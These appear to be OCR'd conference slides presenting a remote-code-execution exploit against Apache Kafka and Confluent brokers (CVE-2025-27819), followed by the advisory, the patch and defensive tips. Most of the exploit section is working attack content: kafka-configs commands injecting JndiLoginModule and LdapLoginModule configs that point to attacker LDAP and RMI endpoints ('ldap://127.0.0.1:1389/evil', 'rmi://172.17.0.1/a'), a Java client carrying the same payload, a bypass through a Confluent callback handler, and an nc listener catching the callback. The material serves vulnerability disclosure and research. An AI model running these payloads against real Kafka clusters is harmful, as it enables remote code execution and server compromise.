3      public static JaasContext loadServerContext(ListenerName listenerName, String mechanism,
   Map<String, ?> configs) {
4          ...
5          Password dynamicJaasConfig = (Password) configs.get(mechanism.toLowerCase(Locale.ROOT) +
   "." + SaslConfigs.SASL_JAAS_CONFIG);
6          return load(Type.SERVER, listenerContextName, GLOBAL_CONTEXT_NAME_SERVER,
   dynamicJaasConfig);
7      }
8
9      public static JaasContext loadClientContext(Map<String, ?> configs) {
10         Password dynamicJaasConfig = (Password) configs.get(SaslConfigs.SASL_JAAS_CONFIG);
11         return load(JaasContext.Type.CLIENT, null, GLOBAL_CONTEXT_NAME_CLIENT,
   dynamicJaasConfig);
12     }
13
14     static JaasContext load(JaasContext.Type contextType, String listenerContextName,
15                             String globalContextName, Password dynamicJaasConfig) {
16             JaasConfig jaasConfig = new JaasConfig(globalContextName, dynamicJaasConfig.value());
17             AppConfigurationEntry[] contextModules =
   jaasConfig.getAppConfigurationEntry(globalContextName);
18             ...
19             throwIfLoginModuleIsNotAllowed(contextModules[0]);
20
```

❒ Try to exploit a newer Kafka Broker

FIND A NEW VULNERABILITY

FIXED BY ACCIDENT



❒ But~

Remember we have a bypass method in Confluent!

❒ Set up the environment

KRaft mode | ZooKeeper mode

Generate a `random-uuid` using the kafka-storage tool:

```
/bin/kafka-storage random-uuid
```

Assign the output to the `CLUSTER_ID` variable:

```
docker run -d \
--name=kafka-kraft \
-h kafka-kraft \
-p 9101:9101 \
-e KAFKA_NODE_ID=1 \
-e KAFKA_LISTENER_SECURITY_PROTOCOL_MAP='CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,PLAINTEXT_HOST:PLAINTEX
-e KAFKA_ADVERTISED_LISTENERS='PLAINTEXT://kafka-kraft:29092,PLAINTEXT_HOST://localhost:9092' \
-e KAFKA_PROCESS_ROLES='broker,controller' \
-e KAFKA_OFFSETS_TOPIC_REPLICATION_FACTOR=1 \
-e KAFKA_CONTROLLER_QUORUM_VOTERS='1@kafka-kraft:29093' \
-e KAFKA_LISTENERS='PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0
-e KAFKA_INTER_BROKER_LISTENER_NAME='PLAINTEXT' \
-e KAFKA_CONTROLLER_LISTENER_NAMES='CONTROLLER' \
-e CLUSTER_ID='q1Sh-9_ISia_zwGINzRvyQ' \
confluentinc/cp-server:7.7.1
```

https://docs.confluent.io/platform/current/installation/docker/config-reference.html#cp-server-example

❒ Set up the environment

Add a port mapping

```
docker run -d \
--name=kafka-kraft \
-h kafka-kraft \
-p 9092:9092 \
-p 9101:9101 \
-e KAFKA_NODE_ID=1 \
-e KAFKA_LISTENER_SECURITY_PROTOCOL_MAP='CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,PLAINTEXT_HOST:PLAINTEXT' \
-e KAFKA_ADVERTISED_LISTENERS='PLAINTEXT://kafka-kraft:29092,PLAINTEXT_HOST://localhost:9092' \
-e KAFKA_PROCESS_ROLES='broker,controller' \
-e KAFKA_OFFSETS_TOPIC_REPLICATION_FACTOR=1 \
-e KAFKA_CONTROLLER_QUORUM_VOTERS='1@kafka-kraft:29093' \
-e KAFKA_LISTENERS='PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092' \
-e KAFKA_INTER_BROKER_LISTENER_NAME='PLAINTEXT' \
-e KAFKA_CONTROLLER_LISTENER_NAMES='CONTROLLER' \
-e CLUSTER_ID='q1Sh-9_ISia_zwGINzRvyQ' \
confluentinc/cp-server:7.7.1
```

Successfully started

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092 --describe --entity-type brokers --all
All configs for broker 1 are:
  sasl.oauthbearer.jwks.endpoint.refresh.ms=3600000 sensitive=false synonyms={DEFAULT_CONFIG:sasl.oauthbearer.jwks.endpoint.refresh.ms=3600000}
  controller.socket.timeout.ms=30000 sensitive=false synonyms={DEFAULT_CONFIG:controller.socket.timeout.ms=30000}
  log.flush.interval.ms=null sensitive=false synonyms={}
  controller.quorum.request.timeout.ms=2000 sensitive=false synonyms={DEFAULT_CONFIG:controller.quorum.request.timeout.ms=2000}
  min.insync.replicas=1 sensitive=false synonyms={DEFAULT_CONFIG:min.insync.replicas=1}
  confluent.tier.cleaner.enable=false sensitive=false synonyms={DEFAULT_CONFIG:confluent.tier.cleaner.enable=false}
```

❒ Exploit it step by step

1. Get the listeners config

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092 --describe --entity-type b
rokers --all|grep listeners
  early.start.listeners=null sensitive=false synonyms={}
  listeners=PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092 sensitive=false synonyms={S
TATIC_BROKER_CONFIG:listeners=PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092, DEFAULT_
CONFIG:listeners=PLAINTEXT://:9092}
  advertised.listeners=PLAINTEXT://kafka-kraft:29092,PLAINTEXT_HOST://localhost:9092 sensitive=false synonyms={STATIC_BROKER_CONFI
G:advertised.listeners=PLAINTEXT://kafka-kraft:29092,PLAINTEXT_HOST://localhost:9092}
```

2. Add a new listener, but throw an Exception

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092  --alter  --broker 1  --a
dd-config 'listener.name.sasl_plaintext.plain.sasl.jaas.config=[com.sun.security.auth.module.JndiLoginModule required user.provide
r.url="ldap://127.0.0.1:1389/evil" useFirstPass="true" group.provider.url="xxx";],sasl.enabled.mechanisms=PLAIN,listeners=[SASL_PL
AINTEXT://:50000,PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092]'
Error while executing config command with args '--bootstrap-server 127.0.0.1:9092 --alter --broker 1 --add-config listener.name.sa
sl_plaintext.plain.sasl.jaas.config=[com.sun.security.auth.module.JndiLoginModule required user.provider.url="ldap://127.0.0.1:138
9/evil" useFirstPass="true" group.provider.url="xxx";],sasl.enabled.mechanisms=PLAIN,listeners=[SASL_PLAINTEXT://:50000,PLAINTEXT:
//kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092]'
java.util.concurrent.ExecutionException: org.apache.kafka.common.errors.InvalidRequestException: Error creating broker listeners f
rom 'SASL_PLAINTEXT://:50000,PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092': No secur
ity protocol defined for listener SASL_PLAINTEXT
        at java.base/java.util.concurrent.CompletableFuture.reportGet(CompletableFuture.java:396)
        at java.base/java.util.concurrent.CompletableFuture.get(CompletableFuture.java:2096)
        at org.apache.kafka.common.internals.KafkaFutureImpl.get(KafkaFutureImpl.java:180)
        at kafka.admin.ConfigCommand$.alterConfig(ConfigCommand.scala:378)
        at kafka.admin.ConfigCommand$.processCommand(ConfigCommand.scala:326)
        at kafka.admin.ConfigCommand$.main(ConfigCommand.scala:97)
        at kafka.admin.ConfigCommand.main(ConfigCommand.scala)
Caused by: org.apache.kafka.common.errors.InvalidRequestException: Error creating broker listeners from 'SASL_PLAINTEXT://:50000,P
LAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092': No security protocol defined for liste
ner SASL_PLAINTEXT
```

❒ Exploit it step by step

The listener.security.protocol.map config

The security protocol of each listener is defined in a separate configuration: `listener.security.protocol.map`. The value is a comma-separated list of each listener mapped to its security protocol. For example, the follow value configuration specifies that the `CLIENT` listener will use SSL while the `BROKER` listener will use plaintext.

```
listener.security.protocol.map=CLIENT:SSL,BROKER:PLAINTEXT
```

Previous

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092 --describe --entity-type b
rokers --all|grep "listener\.security\.protocol\.map"
  listener.security.protocol.map=CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,SSL:SSL,SASL_PLAINTEXT:SASL_PLAINTEXT,SASL_SSL:SASL_SSL
sensitive=false synonyms={STATIC_BROKER_CONFIG:listener.security.protocol.map=CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,SSL:SSL,SAS
L_PLAINTEXT:SASL_PLAINTEXT,SASL_SSL:SASL_SSL, DEFAULT_CONFIG:listener.security.protocol.map=PLAINTEXT:PLAINTEXT,SSL:SSL,SASL_PLAIN
TEXT:SASL_PLAINTEXT,SASL_SSL:SASL_SSL}
```

Now

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092 --describe --entity-type b
rokers --all|grep "listener\.security\.protocol\.map"
  listener.security.protocol.map=CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,PLAINTEXT_HOST:PLAINTEXT sensitive=false synonyms={STATI
C_BROKER_CONFIG:listener.security.protocol.map=CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,PLAINTEXT_HOST:PLAINTEXT, DEFAULT_CONFIG:l
istener.security.protocol.map=PLAINTEXT:PLAINTEXT,SSL:SSL,SASL_PLAINTEXT:SASL_PLAINTEXT,SASL_SSL:SASL_SSL}
```

❒ Exploit it step by step

Make a small adjustment

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092  --alter   --broker 1  --add-config 'listener.name.sasl_plaintext.plain.sasl.jaas.config=[com.sun.security.auth.module.JndiLoginModule required user.provider.url="ldap://127.0.0.1:1389/evil" useFirstPass="true" group.provider.url="xxx";],sasl.enabled.mechanisms=PLAIN,listeners=[SASL_PLAINTEXT://:50000,PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092],listener.security.protocol.map=[SASL_PLAINTEXT:SASL_PLAINTEXT,CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,PLAINTEXT_HOST:PLAINTEXT]'
Completed updating config for broker 1.
```

Trigger the patch logic

```
[2025-06-30 06:24:23,423] INFO Config values:
        confluent.security.event.logger.detailed.audit.logs.disabled.apis =
        confluent.security.event.logger.enable.detailed.audit.logs = false
        confluent.security.event.logger.enable.produce.consume.audit.logs = false
 (org.apache.kafka.common.requests.DetailedRequestAuditLogFilter$Config)
[2025-06-30 06:24:23,425] ERROR Per-broker configs of 1 could not be applied: java.util.Collections$3@5174c7b2 (kafka.server.DynamicBrokerConfig)
java.lang.IllegalArgumentException: com.sun.security.auth.module.JndiLoginModule is not allowed. Update System property 'org.apache.kafka.disallowed.login.modules' to allow com.sun.security.auth.module.JndiLoginModule
        at org.apache.kafka.common.security.JaasContext.throwIfLoginModuleIsNotAllowed(JaasContext.java:123)
        at org.apache.kafka.common.security.JaasContext.load(JaasContext.java:110)
        at org.apache.kafka.common.security.JaasContext.loadServerContext(JaasContext.java:84)
        at org.apache.kafka.common.network.ChannelBuilders.create(ChannelBuilders.java:247)
        at org.apache.kafka.common.network.ChannelBuilders.serverChannelBuilder(ChannelBuilders.java:196)
        at kafka.network.Processor.<init>(SocketServer.scala:1387)
```

❒ Exploit it step by step

The key is callback handler

```
1 import org.apache.kafka.clients.producer.KafkaProducer;
2 import java.util.Properties;
3
4 public class test {
5     public static void main(String[] args) {
6         Properties props = new Properties();
7         props.put("security.protocol","SASL_PLAINTEXT");
8         props.put("bootstrap.servers", "localhost:9092");
9         props.put("sasl.mechanism", "PLAIN");
10        props.put("sasl.login.callback.handler.class",
  "io.confluent.kafka.security.auth.plain.FileBasedDynamicPlainLoginCallbackHandler");
11        props.put("value.serializer", "org.apache.kafka.common.serialization.StringSerializer");
12        props.put("key.serializer", "org.apache.kafka.common.serialization.StringSerializer");
13        props.put("sasl.jaas.config","com.sun.security.auth.module.LdapLoginModule required
  java.naming.factory.initial=\"com.sun.jndi.rmi.registry.RegistryContextFactory\"
  userProvider=\"rmi://127.0.0.1/a\" credentials_path=\"/etc/passwd\" username_config=\"root\"
  password_config=\"root\" ;");
14        new KafkaProducer(props);
15    }
16 }
```

❒ Exploit it step by step

How to set the callback handler?

sasl.login.callback.handler.class

The fully qualified name of a SASL login callback handler class that implements the AuthenticateCallbackHandler interface. For brokers, login callback handler config must be prefixed with listener prefix and SASL mechanism name in lower-case. For example,

listener.name.sasl_ssl.scram-sha-256.sasl.login.callback.handler.class=com.example.CustomScramLoginCallbackHandler

https://kafka.apache.org/documentation/

❒ Bypass!

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092  --alter   --broker 1  --add-config 'listener.name.sasl_plaintext.plain.sasl.jaas.config=[com.sun.security.auth.module.LdapLoginModule required java.naming.factory.initial="com.sun.jndi.rmi.registry.RegistryContextFactory" userProvider="rmi://172.17.0.1/a" credentials_path="/etc/passwd" username_config="root" password_config="root" ;],listener.name.sasl_plaintext.plain.sasl.login.callback.handler.class=io.confluent.kafka.security.auth.plain.FileBasedDynamicPlainLoginCallbackHandler,sasl.enabled.mechanisms=PLAIN,listeners=[SASL_PLAINTEXT://:50000,PLAINTEXT://kafka-kraft:29092,CONTROLLER://kafka-kraft:29093,PLAINTEXT_HOST://0.0.0.0:9092],listener.security.protocol.map=[SASL_PLAINTEXT:SASL_PLAINTEXT,CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT,PLAINTEXT_HOST:PLAINTEXT]'
Completed updating config for broker 1.
```

```
root@iZj6cit8a025m7gcof6pk4Z:~# nc -lvnp 1099
Listening on 0.0.0.0 1099
Connection received on 172.17.0.2 59926
JRMIK
```

❒ Bypass!

```
root@iZj6c84h3p7hxdvzrrsn30Z:/# java -jar server-1.0-SNAPSHOT.jar
```

❒ Report the finding

First-ever RCE vulnerability affecting Kafka Broker

CVE-2025-27819 APACHE KAFKA: POSSIBLE RCE/DENIAL OF SERVICE ATTACK VIA SASL JAAS JNDILOGINMODULE CONFIGURATION

In CVE-2023-25194, we announced the RCE/Denial of service attack via SASL JAAS JndiLoginModule configuration in Kafka Connect API. But not only Kafka Connect API is vulnerable to this attack, the Apache Kafka brokers also have this vulnerability. To exploit this vulnerability, the attacker needs to be able to connect to the Kafka cluster and have the AlterConfigs permission on the cluster resource.


Since Apache Kafka 3.4.0, we have added a system property ("-Dorg.apache.kafka.disallowed.login.modules") to disable the problematic login modules usage in SASL JAAS configuration. Also by default "com.sun.security.auth.module.JndiLoginModule" is disabled in Apache Kafka 3.4.0, and "com.sun.security.auth.module.JndiLoginModule,com.sun.security.auth.module.LdapLoginModule" is disabled by default in Apache Kafka 3.9.1/4.0.0.

Versions affected	2.0.0 - 3.3.2
Fixed versions	3.9.1, 4.0.0
Impact	Possible RCE/Denial of service attack via SASL JAAS JndiLoginModule configuration
Advice	We advise all Kafka users to upgrade kafka to version >=3.9.1.
Issue announced	9 Jun 2025

https://kafka.apache.org/cve-list

❒ Report the finding

Highest-ever bounty



❐ Patch

CVE-2025-27819 APACHE KAFKA: POSSIBLE RCE/DENIAL OF SERVICE ATTACK VIA SASL JAAS JNDILOGINMODULE CONFIGURATION

In CVE-2023-25194, we announced the RCE/Denial of service attack via SASL JAAS JndiLoginModule configuration in Kafka Connect API. But not only Kafka Connect API is vulnerable to this attack, the Apache Kafka brokers also have this vulnerability. To exploit this vulnerability, the attacker needs to be able to connect to the Kafka cluster and have the AlterConfigs permission on the cluster resource.

Since Apache Kafka 3.4.0, we have added a system property ("-Dorg.apache.kafka.disallowed.login.modules") to disable the problematic login modules usage in SASL JAAS configuration. Also by default "com.sun.security.auth.module.JndiLoginModule" is disabled in Apache Kafka 3.4.0, and "com.sun.security.auth.module.JndiLoginModule,com.sun.security.auth.module.LdapLoginModule" is disabled by default in Apache Kafka 3.9.1/4.0.0.

```
public final class JaasUtils {
    public static final String JAVA_LOGIN_CONFIG_PARAM = "java.security.auth.login.config";
    @Deprecated(since = "4.2")
    public static final String DISALLOWED_LOGIN_MODULES_CONFIG = "org.apache.kafka.disallowed.login.modules";
    public static final String ALLOWED_LOGIN_MODULES_CONFIG = "org.apache.kafka.allowed.login.modules";
    @Deprecated(since = "4.2")
    public static final String DISALLOWED_LOGIN_MODULES_DEFAULT =
            "com.sun.security.auth.module.JndiLoginModule,com.sun.security.auth.module.LdapLoginModule";
```

5. Defense

❒ Some recommendations

- Keep your software up to date
- Authentication and authorization must be enabled
- Do not expose related components to the public internet

Q&A

Thanks!